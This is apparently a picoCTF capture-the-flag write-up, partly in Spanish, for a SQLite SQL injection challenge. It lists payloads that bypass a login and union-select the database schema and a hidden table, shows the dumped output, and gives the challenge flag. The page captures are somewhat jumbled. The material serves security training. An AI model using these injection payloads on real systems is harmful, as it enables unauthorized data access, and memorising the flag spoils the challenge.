# Description

Try to find the flag here.

Hints

- SQLiLite

Solución


```
username: admin
password: admin
SQL query: SELECT id FROM users WHERE password = 'admin' AND username = 'admin'
```

```
SQL injection from a sqlite database. Queries are: (with spaces after --)
'or 1=1;--
Algies' union select sql,1,1 from sqlite_master;--
Algiers' union select flag,id,1 from more_table;--
```

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City | Search

City	Address	Phone
Algiers	Birger Jarlsgatan 7, 4 tr	+246 8-616 99 40
Bamako	Friedrichstraße 68	+249 173 329 6295
Nairobi	Ferdinandstraße 35	+254 703 039 810
Kampala	Maybe all the tables	+256 720 7705600
Kigali	8 Ganton Street	+250 7469 214 950
Kinshasa	Sternstraße 5	+249 89 885 627 88
Lagos	Karl Johans gate 23B, 4. etasje	+234 224 25 150
Pretoria	149 Rue Saint-Honoré	+233 635 46 15 03

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;' union select sql,1,1 from sqlite_master;-- | Search

| City	Address	Phone
Algiers	Birger Jarlsgatan 7, 4 tr	+246 8-616 99 40
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Pretoria	149 Rue Saint-Honoré	+233 635 46 15 03

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`rs' union select flag,id,1 from more_table;--` Search

City	Address	Phone
	1	1
CREATE TABLE hints (id INTEGER NOT NULL PRIMARY KEY, info TEXT)	1	1
CREATE TABLE more_table (id INTEGER NOT NULL PRIMARY KEY, flag TEXT)	1	1
CREATE TABLE offices (id INTEGER NOT NULL PRIMARY KEY, city TEXT, address TEXT, phone TEXT)	1	1
CREATE TABLE users (name TEXT NOT NULL PRIMARY KEY, password TEXT, id INTEGER)	1	1

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`City` Search

City	Address	Pho
Algiers	Birger Jarlsgatan 7, 4 tr	+24 8-61 99 4
If you are here, you must have seen it	2	1
picoCTF{G3tting_5QL_1nJ3c7I0N_l1k3_y0u_sh0ulD_c8ee9477}	1	1

Bandera

```
flag: picoCTF{G3tting_5QL_1nJ3c7I0N_l1k3_y0u_sh0ulD_c8ee9477}
```

Notas Adicionales

Referencias

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